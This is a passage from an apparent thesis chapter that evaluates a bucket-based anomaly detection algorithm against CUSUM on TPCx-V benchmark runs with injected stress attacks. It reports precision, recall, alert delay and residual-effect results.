An alert on the post-attack phase can be an FP or a residual effect caused by the faultload, as discussed in Section 3.4.1. The *true-negative* (TN) does not need to be defined, because the goal of this work is to apply the BA algorithm to detect performance metric deviations during system attacks continuously.

Each test run comprises three phases during the testing campaign process, as depicted in Figure 3.7. As described earlier, we will count the number of FP,

TP, and FN in those periods. Each alert on the post-attack phase will count as a *residual effect*. When executing the workload of the TPCx-V, we will run just one attack, as defined in Section 3.3.2. As shown in Table 3.7, we performed 21 runs for each fault injection type, while applying the BA throughout the monitoring surface.




Figure 3.7: Distinct phases and their alert meanings during a test run.

After the test executions, we used the data collected to apply the BA with different parameterizations to study the method's effectiveness. Based on the data presented in the previous analysis and Table 3.8, an initial observation is that the optimal number of buckets is two. In Section 3.4, we discuss the BA algorithm's effectiveness for the specific configurations analyzed.

3.3.4 Model Assisted Calibration of Anomaly Detection

This section presents the application of the model calibration using the experimental data. First, we parameterize the proposed model from the experimental data. To exemplify the general process, we focus on the TRADE_LOOKUP transaction. Recall that $p_1 = \mathbb{P}(\hat{x} < \mu | b = 1)$ and $p_2 = \mathbb{P}(\hat{x} < \mu - \sigma | b = 2)$. Then, we identify that for TRADE_LOOKUP we have p_1 and p_2 equal to 0.466 and 0.714, respectively. Interestingly, $p_2 > p_1$; that is, given that the second bucket has been reached, the probability that the sampled throughput falls below $\mu - \sigma$ exceeds the probability of it falling below μ while in the first bucket. Once the second bucket is reached, the token addition rate increases, highlighting the need for mechanisms to prevent false alerts. Such observation further motivates a decrease in the target throughput value as a function of b, as discussed in Section 3.2.1.

We assess the expected number of samples until a false alert, obtained from (3.3), with $B = 2$, $p_1 = 0.466$, $p_2 = 0.714$, and letting D vary between 1 and 30. For $D = 15$, we observed that the number of samples until a false alert surpasses 10^7. Figure 3.8 accounts for an attack model, wherein the mean time between attacks is $1/\alpha = 5 \times 10^5$ samples, i.e., the attack rate is $\alpha = 2 \times 10^{-6}$ attacks per sample. As the bucket depth increases, the probability of a false alert decreases. For $D \geq 12$, the likelihood of a false alert is close to 0.

As discussed above, there is a tradeoff between the probability of false alerts and

Table 3.7: Runs in Experimental Campaign

Test	4H	4L	4Ls	6H	6L	6Ls	Golden
Number of runs	21	21	21	21	21	21	59

Table 3.8: Fraction of attack alerts over all alerts varying B and D. We are accounting for all alerts, but not following the detection criterion.

B	D	%	B	D	%	B	D	%	B	D	%
1	30	7,71%	2	9	97,40%	2	15	98,01%	2	21	97,62%
2	6	92,22%	2	12	97,74%	2	18	98,01%	3	10	0,00%




Figure 3.8: Probability of false alert from model tuned based on experiments.

the time to detect attacks once they occur. To cope with such a tradeoff, we consider both approaches introduced in Section 3.2.5, namely the hard and soft constraint problems. Under the hard constraint formulation, we need to set a target probability of false alert and find the minimum value of D that meets this target. For instance, if we set $F = 0.03$ in (3.11), the minimum value of D satisfying the constraint is $D = 13$ and $D = 15$ under the deterministic and exponential attack models, respectively.

We also assess how the cost $C(\boldsymbol{p}, w, D, B, \alpha)$ introduced in Definition 4 varies as a function of D, letting $B = 2$, $p_1 = 0.466$, $p_2 = 0.714$ and $\alpha = 2 \times 10^{-6}$. Letting $w = 20.646$ which corresponds to the Lagrange multiplier of the constrained problem under the deterministic model (see also (3.12)), the optimal bucket depth equals $D = 13$, which is in agreement with the result presented in the previous paragraph.[1] Alternatively, under the exponential model we can set $w = 75.239$ to obtain an optimal bucket depth of $D = 15$, again in agreement with the previous paragraph.

Note that the exponential model reaches its minimum cost at $D = 18$, slightly higher than $D = 15$ found earlier. This difference arises because the Lagrange multiplier for the exponential model is $w = 57$. Using such a smaller weight favors reducing the optimal bucket depth to $D = 15$, again in agreement with the results discussed in the previous paragraph.

Take away message and engineering implications: The analysis presented in this section is instrumental in performing what-if counterfactual analysis and executing utility-driven model parameterization. If the system administrator implements

[1]Note that 1) the Lagrangian is minimized at $D = 12.39$ and we take its ceil as the optimal bucket depth and 2) the Lagrangian also admits other local minima. Suppose we let $w = 909$, in contrast. In that case, the optimization problem (3.12) admits a unique solution, at $D \approx 13.3$, and in this case we need to take its floor to satisfy $f_B(D) \leq F$.

global countermeasures against attacks, for instance, the rate of attacks is expected to decrease. In that case, the bucket depth should be adjusted accordingly, for example, by applying the utility-driven approach proposed in this section.

3.3.5 CUSUM comparison

We opted to evaluate the CUSUM [Grigg et al., 2003; Page, 1954] method to contrast our approach with traditional sequential analysis algorithms. To that aim, the first step transforms our throughput measurements into a metric for which large deviations above the mean correspond to anomalies (recall from Section 3.2.6 that CUSUM detects large deviations above the mean). Given a throughput x, we experimented with different transformations to produce our target metric x', including $e^{-x}, 1/x, 1/\log(x+1)$ and $1/\sqrt{x}$. All transformations produced similar results. We report results for $x' = e^{-x}$ in what follows.

We consider a vanilla parameterization of the CUSUM method, to allow for a fair comparison against BA. In particular, we adapted the '*detecta*' Python package [Duarte, 2021] to evaluate the TPCx-V architecture using 36 sequential tests (4 groups of 9 transactions) and its baseline metrics (see Section 3.1.2). We let $S^{(l)} = 0$, and allow '*detecta*' to set the additional parameters.

We observed that CUSUM raised many false positives, even for the golden runs[2], which limited the ability to compare CUSUM against BA. Figure 3.9 shows an example of CUSUM evaluated over the TPCx-V data. The top chart displays the transformed throughput samples and marks triggered alerts in red (a sequence of red dots indicates a contiguous interval during which alerts were raised). The bottom chart shows the time series of the cumulative sum of changes (both positive and negative). Each TPCx-V phase also appears with its corresponding threshold, scaled proportionally to its baseline profile. Specifically, the horizontal lines correspond to $T'\sigma$, where the T' is a threshold factor (an input parameter, set at its default value), and σ (computed from the baseline profile).

In Figure 3.9 we observe that the attack did not trigger an alert (similar behavior was observed across our dataset). Then, a miss-detection leads to many false alerts, indicating that the **direct application** of the CUSUM algorithm is not suitable for detecting anomalies in a complex environment like TPCx-V. Next, we further detail some of the reasons for the low accuracy:

1. *Input transformation*: We transformed the throughput data into a target metric and designed it so that large deviations above the mean are undesirable. Although we tried four transformations leading to similar conclusions, additional experiments are necessary to determine if alternative transformations suit our needs.

2. *Threshold and absorbing barrier*: the parameterization of CUSUM threshold

[2] Since we did not proceed with the comparison, we did not report the false positive (FP) count for the Golden Runs. However, the frequency and pattern are similar to those observed in the 7$^{\text{th}}$ phase shown in Figure 3.9.




Figure 3.9: An instance of the CUSUM evaluation of the TPCx-V in a run with an attack in the fourth phase.

and the absorbing barrier is also subject to transformations and may require additional refinements;

3. *Abrupt changes in input*: The frequent and abrupt changes of throughput under TPCx-V negatively impact anomaly detection. In particular, note that the plot in Figure 3.9(a) corresponds to a line, and we see a whole area filled in blue because of the erratic behavior of the throughput under short time scales. We envision that an additional mechanism, such as a moving average, can attenuate such abrupt changes.

For these reasons, applying the CUSUM methodology to the considered systems requires further research, which we identify as a direction for future work. In particular, we could not find a unified parameterization for the CUSUM algorithm that works under all considered workloads and phases. In contrast, for the BA we found a combination of bucket width and depth that reached our goals, as further detailed next.

3.4 Results and Discussion

This section first analyzes how the approach performs under different fault models. Next, we evaluate the residual effects that may arise after attacks and how to identify them. Following this, we assess the effectiveness of the anomaly detection approach by using two case studies. We discuss the results using three

widely adopted classification metrics [Zaki and Wagner Meira, 2014]: precision, recall, and F-measure. These metrics are defined as functions of true positives (TP), false positives (FP), and false negatives (FN), as follows:

$$\text{Pr} = \frac{TP}{TP + FP}, \quad \text{Re} = \frac{TP}{TP + FN}, \quad \text{F1} = \frac{2 \times \text{Pr} \times \text{Re}}{\text{Pr} + \text{Re}} \tag{3.24}$$

Precision (Pr) measures the impact of FP on the method's positive prediction. Recall (Re) reflects the algorithm's sensitivity, capturing the fraction of corrected predictions. F-measure (F1) is the harmonic mean of precision and recall, balancing them in a single metric.

The following section analyzes the alerts that occur shortly after the attack ends. Section 3.4.2 presents the Alert Delay Evaluation. We then introduce two case studies in Sections 3.4.3 and 3.4.4, and conclude with a statistical validation through variability tests in Section 3.4.5.

3.4.1 Residual Effects

During our experimentation, we observed that the number of alerts immediately after the attack phase was significantly higher than in other non-attack periods. We analyzed this effect by accounting for the number of alerts and the distance, in seconds, from the end of the attack injection phase to understand why alerts appear in the post-attack phase. Figure 3.10 shows that most bucket overflows happen a few seconds after the attack, suggesting that those alerts can be residual effects, not false positives.




Figure 3.10: Post-attack alerts distribution for bucket configuration with B=2 and D=[12,15]. We cropped the x-axis scale to simplify the presentation.

At this point, the key question is *What is a reasonable threshold that would discriminate between false-positives and residual effects of the attack?* Regression techniques, outlier detection techniques, among others, can be used to estimate that threshold. This work uses the mean time to the first alert during the attack phase as the

Table 3.9: Mean time to first alert during the attack injection (in seconds)

Transaction	d=6	d=9	d=12	d=15
TRADE_LOOKUP	31,03	50,06	69,18	61,63
MARKET_WATCH	36,08	54,11	60,38	59,51

discrimination threshold. In Table 3.9, we report the mean time to the first attack for two transactions for different bucket depths.

Let us define δ as the number of seconds to the first BA alert, for a given configuration (parameters and transaction). In addition, given that an attack has just ended, we can assume that any alert that occurs in time $t < \delta$ can be associated with residual effects (emptying queues, recovering from error states, etc.) of the previous attack. Figure 3.11 shows additional evidence to support this assumption.




Figure 3.11: Distribution of the residual effects by failure mode and bucket depth.

The failure mode with higher (H) intensity triggers residual alerts. In addition, the number of alerts triggered for phase six, the blue dashed line, is greater than the number of alerts triggered in the fourth phase. Finally, when D increases, the number of alerts decreases, as expected, because if those alerts are related to residual effects, the larger the value of D, the higher the tolerance for transient faults.

3.4.2 Alert Delay Evaluation

We now discuss how fast the approach responds to the attacks evaluated in this study. The Figure 3.12 shows the frequency of alerts and the cumulative distribution function (CDF) from seconds elapsed since the start of the attack and the first alert given by the BA. We must remember that our dataset has the resolution of seconds; thus, the worst-case time to detect an alert **in our experiments** is BD seconds (see Definition 2 in Section 3.2.2) when all buckets are empty at the start of the attack. As we can see, more than 50% of the anomalies were detected in less than half a minute, and this percentage goes roughly to 75% if we increase to a minute. Considering that: (1) we are using a sample with a resolution in seconds; (2) we are assessing a complex system; and (3) and the algorithm is designed to accommodate transient faults (at least BD samples), the detection time

can be considered fast for such requirements and restrictions.




Figure 3.12: The overall distribution of the time to first alert in the presence of an attack. All fault models and configurations together.

We also evaluate the alert delay when the system is under attack and how it is impacted by: 1) parameterization of the detection algorithm and 2) the fault model. When the system is under attack, a lower bound on the number of samples until a true positive is given by L (Definition 2 in Section 3.2.2). Assuming all buckets are initially empty, we have $L = BD$. Additionally, since the resolution of our dataset is in seconds, there is a direct relationship between time to detection and the number of evaluated samples.

In what follows, we perform a breakdown evaluation of all true positive alerts to understand how the algorithm behaves in the presence of the attack, accounting for the detection's responsiveness. For this, we study the data related to the time elapsed since the **start of the attack** and the **first alert** given by the **bucket algorithm**.

Parameterization

Figure 3.13(a) shows the delay distribution for depth $D = 12$ and Figure 3.13(b) for $D = 15$. The two figures show data from all attack runs aggregated with all fault models, differing only by the bucket depth. Figures 3.13(a) and 3.13(b) are quite similar. Nonetheless, for $D = 12$, we have more alerts (1007) than for $D = 15$ (825), noting that in this section, we are accounting only for the first true positive alert. Additionally, recall that in our methodology (Section 3.1.3), an alarm is not generated for all alerts. Also, different transactions impact the same attack differently, which can sometimes lead to a False Negative. In the best-case scenario (where every transaction is equally impacted across all subsystems) we would observe 4536 alerts in Figure 3.13(a)/(b), corresponding to 2 attack phases × 3 fault models (Section 3.3.2) × 21 runs × 4 groups × 9 transactions (Section 3.3.3).

The question is whether, in such an environment, a smaller bucket can favor transactions that take longer to trigger its first alert. If so, the proportion of alerts issued as time passes would increase compared with those from the configuration of $D = 15$. To answer this question, we plot in Figure 3.13(c) the fraction of alerts issued after the attack as a function of time, for $D = 12$ and $D = 15$. Note that there is no significant difference between the decay of the fraction of alerts for $D = 12$ and $D = 15$. Therefore, we conclude that the excess alerts issued when $D = 12$ followed roughly the same distribution as those issued when




Figure 3.13: Time to detect attack, for $D = 12$ and $D = 15$.

$D = 15$. In particular, this rules out the hypothesis that a smaller bucket can favour transactions that might take longer to issue an alert.

Impact of Fault Models

While evaluating the impact of the different fault models, we focus on the positive correlation between the intensity of the attack (and its frequency) and the number of alerts issued by the anomaly detection system. Recall from Section 3.3.2 that our fault model stresses the system with a High intensity load (**H**) (for 300 seconds), with a Low intensity load (**L**) (10 periods of 15 seconds of stress, halting for 15 seconds) and Low intensity short load (**Ls**) (3 periods of 15 seconds of stress, halting for 15 seconds).

For the **H** fault mode (Figure 3.14(a)), the majority (75%) of the alerts were issued during the first minute after the attack occurred. We see a similar detection time for the **L** fault mode in every attack performed in the complete interval (300 seconds). The CDF of the number of alerts for the **L** fault model approximates a linear function of time, indicating that the number of alerts increases linearly over time. Finally, the **Ls** fault model (Figure 3.14(c)) comprises an observation interval of 90 seconds, and a significant number of alerts were raised in the last burst of attack. The last burst, in turn, shows the same behavior as the first 90 seconds of the **L** fault model.




Figure 3.14: Time to detect attack by fault mode. Total of Alerts = 1485

In summary, the results presented here suggest that the number of alerts issued over time 1) follows attack intensity, and 2) tracks the attack over time. When comparing $D = 12$ and $D = 15$, the former produces more alerts than the latter, but still under trends 1) and 2). When comparing the different fault models, across all fault models, the number of alerts grows during the busy period of the attack. Still, it tends to stabilize after this period ends.

3.4.3 Case Study 1

In our first case study, we assess the detection effectiveness of the BA over our fault models and how the parameterization affects the method's performance. In this case study, we use the same parameterization for all operations. The optimal D value, according to our calibrated model, resides between 12 and 15. Table 3.10 shows the metrics obtained from our tests, segmented by different failure modes, and for *ALL* failure modes mixed.

The first observation is the method's low number of alerts outside an attack. Since we count every alert as an FP, the possible numbers for this category could be much higher since we are accounting for 4×9 buckets simultaneously. We can observe that BA usefulness varies with attack intensity and algorithm configuration. Specifically, the algorithm f-metric was assessed in the positive range for most attacks and configurations evaluated, with an f-measure greater than 0.78. For the 6H fault model and $D = 15$, the f-measure was 1. We have found that static values of D are not so useful for short attacks with low intensity. For ex-

Table 3.10: Result of Case Study 1 showing the Residual Effects counts (**RE**), **Pr**ecision, **Re**call and F-measure (**F1**) metrics.
(Maximal value for **TP** in **ALL** is 126, others classes is 21)

		TP	FN	FP	RE	Pr	Re	F1
B = 2 & D = 12	All	108	18	12	135	0.90	0.86	0.88
	4H	20	1	0	38	1.00	0.95	0.98
	4L	21	0	3	0	0.88	1.00	0.93
	4Ls	9	12	1	0	0.90	0.43	0.58
	6H	21	0	2	97	0.91	1.00	0.95
	6L	21	0	4	0	0.84	1.00	0.91
	6Ls	16	5	2	0	0.89	0.76	0.82
B = 2 & D = 15	All	82	44	2	76	0.98	0.65	0.78
	4H	20	1	0	23	1.00	0.95	0.98
	4L	16	5	0	0	1.00	0.76	0.86
	4Ls	1	20	1	0	0.50	0.05	0.09
	6H	21	0	0	53	1.00	1.00	1.00
	6L	17	4	1	0	0.94	0.81	0.87
	6Ls	7	14	0	0	1.00	0.33	0.50

ample, for the 4Ls fault-model and $D = 15$, we have found an f-measure of 0.09, because larger values of D cannot detect shorter bursts.

Figure 3.15 illustrates these results by showing the impact of the bucket depth on the target metrics (Equation 3.24). A general observation from the Precision and Recall charts in Figure 3.15 is that these metrics relate differently to the bucket depth. Precision increases with D because *false-positives* (FPs) decrease as D increases, due to a higher tolerance to performance variability in normal conditions. On the other hand, recall decreases with D, because *false-negatives* (FNs) increase as D increases, as it takes longer to detect attacks in this case. Therefore, the F-measure is an excellent way to balance the method's efficiency. From the 'All curve', we can observe that $D = 12$ provides better results than other values of D for the same curve. However, this is not the case for every system or attack fault model.

3.4.4 Case Study 2

Table 3.6 shows that the transactions used in the benchmark have different configurations. Therefore, we expect that different parameterizations for each operation could produce better performance results. To validate this intuition, we created a mix (Mix 6/9/12/15) for parameterization using each transaction's first D value, based on the data in Table 3.6. The results in Table 3.11 show that the increased number of FP greatly penalizes the overall performance of the configuration because transactions with lower bucket depth cause a higher number of FP.

Using the analytical model, Table 3.11 also shows the results of the next tuning step. We avoided the values of D below 12 by setting the values of 6 and 9 to 12.




Figure 3.15: Campaign results for all fault models using two buckets. The data are shown with the pre- and pos- phases split into two sets.

We can conclude that there is an opportunity for improved performance using adaptive tuning methods, especially for the *L* cases. Therefore, dynamic tuning methods [Avritzer et al., 2006] could be used to balance the algorithm parameters for performance improvement. In addition, this observation reinforces the importance of applying the methodology introduced in this work.

3.4.5 Variability Tests

We performed a statistical validation to assess the comparison between different configuration scenarios and validate our experiments. For each parameterization, we performed the following split to validate our results. First, we selected 30 random combinations of 15 from the 21 testing runs for each fault model. Next, we obtain the average of the performance metrics. We sampled those values 100 times and performed a t-test study to evaluate the results using a confidence interval of 95%. The experiments showed a low variability in its performance, with a margin of error below 1%. The exception is the Ls fault model, which presents a 2% variability average.

Table 3.11: Result of Case Study 2, showing the Residual Effects counts (**RE**), **Pr**ecision, **Re**call, and F-measure (**F1**) metrics
(Maximal value for **TP** in **ALL** is 126, others classes are 21)

		TP	*FN*	*FP*	*RE*	*Pr*	*Re*	*F1*
Mix 6/9/12/15	**All**	111	15	33	115	0.77	0.88	0.82
